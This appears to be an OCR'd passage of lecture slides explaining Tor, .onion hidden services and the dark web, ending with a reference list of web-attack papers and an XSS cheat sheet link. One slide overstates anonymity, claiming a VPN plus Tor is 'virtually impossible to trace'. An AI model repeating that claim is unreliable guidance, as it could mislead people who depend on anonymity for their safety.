


See https://blog.torproject.org/v2-deprecation-timeline/

https://therecord.media/a-third-of-all-dark-web-domains-are-now-v3-onion-sites/

TOR (cont'd)

The TOR network is a protective layer that sits between the User and the Internet. It provides an anonymous path between you and sites you visit.




TOR (cont'd)


Free open-source TOR Browser for Windows, macOS, Linux and Android,. Download from:

https://www.torproject.org/download

Many free Onion Browsers available for iOS. For example, visit:

https://itunes.apple.com/us/app/onion-browser/id519296448?mt=8





Deep Web

- .onion TLD not in the Internet DNS root or available through DNS servers.
- Tor clients can access sites with .onion addresses by sending the request through network of Tor servers.
- .onion addresses are "registered" automatically by Tor client when a hidden service is set up.
- Names are opaque strings generated from public keys.
- Proxies for non-Tor browsers (such as **Tor2web**) allow access to hidden services from Chrome and Safari.
- Search engines do not work without a Tor proxy.
- **Dark Web**: sub-set of the Deep Web that consists of Darknet markets, and sites about drugs, pornography, weapons, assassins, counterfeit and forgeries and hacking, etc.
- Large section for **whistle blowers** to come forward and expose people, and governments for wrongdoing.
- Combining **anonymizing VPN + Tor** adds an extra layer of encryption and anonymity making it virtually impossible to trace you.
- Using a good VPN will mean you are sharing an IP with hundreds, if not thousands of other so even if Tor was cracked and the real IP found then it would be the VPN IP and they couldn't tell who it is.
- Roll your own TOR Hidden Service on macOS:

  https://2019.www.torproject.org/docs/tor-doc-osx.html.en

  http://lpw.io/tor-hidden-services-for-beginners.html

References

1. Web Hacking Incidents Database URL: http://www.xiom.com/whid
2. DataLossDB URL: http://datalossdb.org/
3. Data Loss Cost Calculator URL: http://www.tech-404.com/calculator.html
4. The page of Spaf's Analogies (http://homes.cerias.purdue.edu/~tripunit/spaf-analogies.html)
5. Symantec Internet Threat Report 2009 (http://www.symantec.com/business/theme.jsp?themeid=threatreport)
6. White Hat Security Web Security Report Dec 2008 (https://whitehatsec.market2lead.com/go/whitehatsec/WPstats1208)
7. Finjan Security Analysis of Trojan.Asprox (http://www.finjan.com/MCRCblog.aspx?EntryId=2002)
8. Top 5 Web security Myths (http://www.whitehatsec.com/home/resource/whitepapers/website_security_myths.html)
9. *"iDefense: Brute-Force Exploitation of Web Application Session ID's", By David Endler – iDEFENSE Labs (http://www.cgisecurity.com/lib/SessionIDs.pdf)*
10. "Blind XPath Injection" Amit Klein, May 2004 http://www.packetstormsecurity.com/papers/bypass/Blind_XPath_Injection_20040518.pdf
11. "Divide and Conquer - HTTP Response Splitting, Web Cache Poisoning Attacks, and Other Topics" Amit Klein, March 2004 http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf
12. Secure Coding Practices for Microsoft ASP.NET" Amit Klein, July 2003 http://www.cgisecurity.com/lib/WhitePaper_Secure_Coding_Practices_VSdotNET.pdf
13. "Developing Secure Web Applications Just Got Easier" Amit Klein, March 2003 http://www.zone-h.org/files/34/devsecureappsjustgoteasier.pdf
14. "Developing Secure Web Applications" Izhar Bar-Gad and Amit Klein, June 2002 http://www.cgisecurity.com/lib/WhitePaper_DevelopingSecureWebApps.pdf
15. "Cross Site Scripting Explained" Amit Klein, May 2002 http://crypto.stanford.edu/cs155/CSS.pdf
16. "Hacking Web Applications Using Cookie Poisoning" Amit Klein, April 2002 http://www.cgisecurity.com/lib/CookiePoisoningByline.pdf
17. "Hacker Repellent: Deterring Hackers On a Shoestring Budget" Amit Klein, April 2002 http://www.secinf.net/uplarticle/1/Hack_Repellent.pdf
18. XSS Cheat Sheet : http://ha.ckers.org/xss.html
19. Onion browser for iOS: https://arstechnica.com/information-technology/2017/01/tor-onion-browser-ios-vpn/
20. Tor2web: https://www.tor2web.org/